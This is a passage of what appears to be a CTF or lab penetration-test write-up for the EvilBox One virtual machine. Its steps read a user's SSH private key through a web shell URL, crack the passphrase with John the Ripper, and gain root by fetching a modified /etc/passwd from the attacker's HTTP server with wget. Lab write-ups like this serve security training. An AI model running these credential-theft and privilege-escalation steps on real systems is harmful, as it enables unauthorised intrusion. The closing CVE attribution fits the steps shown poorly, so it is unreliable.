


		From the above output we can conclude that /etc/shadow can be read by a non root user and “mowree” is a user that exists in the target machine.
9	**Finding SSH key for “mowree”**	 **Description : -** We can find SSH key for “mowree” by going to “http://10.0.2.15/secret/evil.php?command=/home/mowree/.ssh/id_rsa”.




10	**Cracking RSA to reveal passphrase**	  **Description : -** Saving RSA private key under id_rsa.txt
11	**Converting to crackable format using ssh2john**	 **Description : -** /usr/share/john/ssh2john.py is used to convert our id_rsa to a special format that is crackable by john the ripper **Command : -** /usr/share/john/ssh2john.py id_rsa > hash.txt


12	**Cracking hash**	 **Description : -** John the ripper successfully crack the hash. **Command : -** sudo john hash.txt –wordlist=/usr/share/wordlists/rockyou.txt **Output : -** “unicorn” is the secret passphrase
13	**Changing permission**	 **Description : -** Appropriate permissions are provided to id_rsa file so that it can be used to login to SSH for “mowree” user **Command : -** sudo chmod 600 id_rsa
14	**Logging into SSH**	 **Description : -** Attempt to log into target machine through SSH using id_rsa private key and passphrase “unicorn” was successful **Command : -** ssh -i id_rsa mowree@10.0.2.15

15	**Flag 1**	`mowree@EvilBoxOne:~$ cat user.txt`
		`56Rbp0soobpzWSVzKh9YOvzGLgtPZQ`
		
		Description : -
		
		The flag is saved as “user.txt” in /home/mowree
		
		Command : -
		
		cat user.txt
		
		Output : -
		
		56Rbp0soobpzWSVzKh9YOvzGLgtPZQ

16	**Checking permissions for /etc/passwd**	`mowree@EvilBoxOne:/etc$ ls -la`
		`total 648`
		`drwxr-xr-x 71 root root  4096 abr  7 12:44 .`
		`drwxr-xr-x 18 root root  4096 ago 16  2021 ..`
		`-rw-r--r--  1 root root  2981 ago 16  2021 adduser.conf`
		`-rw-r--r--  1 root root    44 ago 16  2021 adjtime`
		`drwxr-xr-x  2 root root  4096 ago 16  2021 alternatives`
		`drwxr-xr-x  8 root root  4096 ago 16  2021 apache2`
		`drwxr-xr-x  3 root root  4096 ago 16  2021 apm`
		`drwxr-xr-x  2 root root  4096 ago 16  2021 apparmor`
		`drwxr-xr-x  7 root root  4096 ago 16  2021 apparmor.d`
		`drwxr-xr-x  7 root root  4096 ago 16  2021 apt`
		`-rw-r--r--  1 root root  1994 abr 18  2019 bash.bashrc`
		`-rw-r--r--  1 root root    45 feb 12  2019 bash_completion`
		`-rw-r--r--  1 root root   367 mar  2  2018 bindresvport.blacklist`
		`drwxr-xr-x  2 root root  4096 ene 29  2021 binfmt.d`
		`drwxr-xr-x  3 root root  4096 ago 16  2021 ca-certificates`
		`-rw-r--r--  1 root root  5989 ago 16  2021 ca-certificates.conf`
		`drwxr-xr-x  2 root root  4096 ago 16  2021 calendar`
		`drwxr-xr-x  2 root root  4096 ago 16  2021 console-setup`
		`drwxr-xr-x  2 root root  4096 ago 16  2021 cron.d`
		`drwxr-xr-x  2 root root  4096 ago 16  2021 cron.daily`
		`drwxr-xr-x  2 root root  4096 ago 16  2021 cron.hourly`
		`drwxr-xr-x  2 root root  4096 ago 16  2021 cron.monthly`
		`-rw-r--r--  1 root root  1042 oct 11  2019 crontab`
		`drwxr-xr-x  2 root root  4096 ago 16  2021 cron.weekly`
		`drwxr-xr-x  4 root root  4096 ago 16  2021 dbus-1`
		`-rw-r--r--  1 root root  2969 feb 26  2019 debconf.conf`
		`-rw-r--r--  1 root root     6 jun 13  2021 debian_version`
		`drwxr-xr-x  3 root root  4096 ago 16  2021 default`
		`-rw-r--r--  1 root root   604 jun 26  2016 deluser.conf`
		
		`-rw-rw-rw-  1 root root  1398 ago 16  2021 passwd`

		Description : - /etc/passwd file has read and write permissions for user, group and others. We can add a new root user to the machine by editing /etc/passwd file. **Command : -** ls -la
17	**Creation of new root user**	  

		 **Description : -** The existing users that exist in /etc/passwd are copied and pasted to our own passwd file. SHA-512 hash of password for new user is created using “mkpasswd” tool. New user lakshay is added to our passwd file.
18	**Replacing /etc/passwd file in the target machine**	 **Description : -** http service is started on port 4444 from the folder where our modified passwd file is stored **Command : -** python3 -m http.server 4444  **Description : -** Modified passwd file is downloaded on the target machine **Command : -** wget http://10.0.2.4:4444/passwd -O passwd
19	**Switching to root user**	 **Description : -** After the modification user lakshay can be used to login a root user **Command : -** su lakshay

20	**Flag 2**	 **Description : -** The flag is saved in “root.txt” **Command : -** cat root.txt **Output : -** 36QtXfdJWvdC0VavlPIApUbDlqTsBM

Security Weaknesses

Apache HTTP Server Path Traversal & Remote Code Execution

The vulnerability, identified as CVE-2021-41773, is caused by a flaw in the way that the software handles requests for the path "/cgi-bin/". An attacker can exploit this vulnerability by sending a specially crafted HTTP request containing directory traversal characters ("../") to access files outside of the webroot and potentially execute arbitrary code.

The vulnerability affects all versions of Apache HTTP Server prior to version 2.4.50 and has been assigned a CVSS score of 9.8 (critical severity).

Weak permissions for /etc/passwd file

Linux systems use the /etc/passwd file to store information about user accounts, including usernames, encrypted passwords, and user IDs. A vulnerability was discovered in the way that the file's permissions are set that could allow an attacker to add a new root user to the system.

The vulnerability is caused by weak permissions on the /etc/passwd file, which can be modified by any user on the system. By appending a new user account entry to the file, an attacker can create a new root user with full access to the system.

This vulnerability is particularly dangerous because it can be exploited without requiring any special privileges or system access. Furthermore, the attack can be carried out remotely, making it a significant security risk.

External Penetration Test Findings

Apache HTTP Server Path Traversal & Remote Code Execution (Critical)

Description:	The vulnerability, identified as CVE-2021-41773, is caused by a flaw in the way that the software handles requests for the path "/cgi-bin/". An attacker can exploit this vulnerability by sending a specially crafted HTTP request containing directory traversal characters ("../") to access files outside of the webroot and potentially execute arbitrary code.
Impact:	Critical
System:	10.0.2.15 (EvilBox One)
References:	https://blog.qualys.com/vulnerabilities-threat-research/2021/10/27/apache-http-server-path-traversal-remote-code-execution-cve-2021-41773-cve-2021-42013

Exploitation Proof of Concept

Flag 1 (Non Root User) : 56Rbp0soobpzWSVzKh9YOvzGLgtPZQ

```
mowree@EvilBoxOne:~$ cat user.txt
56Rbp0soobpzWSVzKh9YOvzGLgtPZQ
```

Flag 2 (Root User) : 36QtXfdJWvdC0VavlPIApUbDlqTsBM

```
root@EvilBoxOne:~# ls
root.txt
root@EvilBoxOne:~# cat root.txt
36QtXfdJWvdC0VavlPIApUbDlqTsBM
```